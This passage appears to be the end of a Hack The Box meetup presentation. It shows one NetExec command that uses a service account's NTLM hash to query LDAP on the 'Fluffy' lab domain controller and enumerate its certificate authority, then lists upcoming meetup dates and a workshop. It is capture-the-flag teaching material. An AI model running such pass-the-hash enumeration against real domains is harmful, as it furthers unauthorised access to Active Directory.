$ nxc ldap fluffy.htb -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
```

|                                           |               |     |            |                                                                             |
|-------------------------------------------|---------------|-----|------------|-----------------------------------------------------------------------------|
| LDAP out                                  | 10.129.232.88 | 389 | fluffy.htb | [-] Error retrieving os arch of 10.129.232.88: Could not connect: timed out |
| SMB (signing:True) (SMBv1:False)          | 10.129.232.88 | 445 | DC01       | [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)    |
| LDAP                                      | 10.129.232.88 | 389 | DC01       | [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767                   |
| ADCS '(objectClass=pKIEnrollmentService)' | 10.129.232.88 | 389 | DC01       | [*] Starting LDAP search with search filter                                 |
| ADCS                                      | 10.129.232.88 | 389 | DC01       | Found PKI Enrollment Server: DC01.fluffy.htb                                |
| ADCS                                      | 10.129.232.88 | 389 | DC01       | Found CN: fluffy-DC01-CA                                                    |

**To be continued ...**



Thanks for your  
Participation !  
You did Awesome !!!



5x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>

# Next HTB Meetup Dates

|            |                      |                 |
|------------|----------------------|-----------------|
| 25.06.2026 | 0x19 Onsite @ RAUM68 | netwolk GmbH    |
| 20.08.2026 | 0x20 Onsite @ RAUM68 | netwolk GmbH    |
| 18.09.2026 | 0x21 Onsite @ PAUSE  | Digitec Galaxus |
| 22.10.2026 | 0x22 Onsite @ BDO    | BDO AG          |

<https://www.meetup.com/hack-the-box-meetup-zurich-ch/events/>



<https://www.beerontuesday.ch/>

# ✨ DC4131 Dojo - Lock Picking & Soldering Workshop 🐙

 Hosted by Tom H. and 3 others

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Saturday, 23 May 2026

<https://www.meetup.com/dc4131/events/313978622/>





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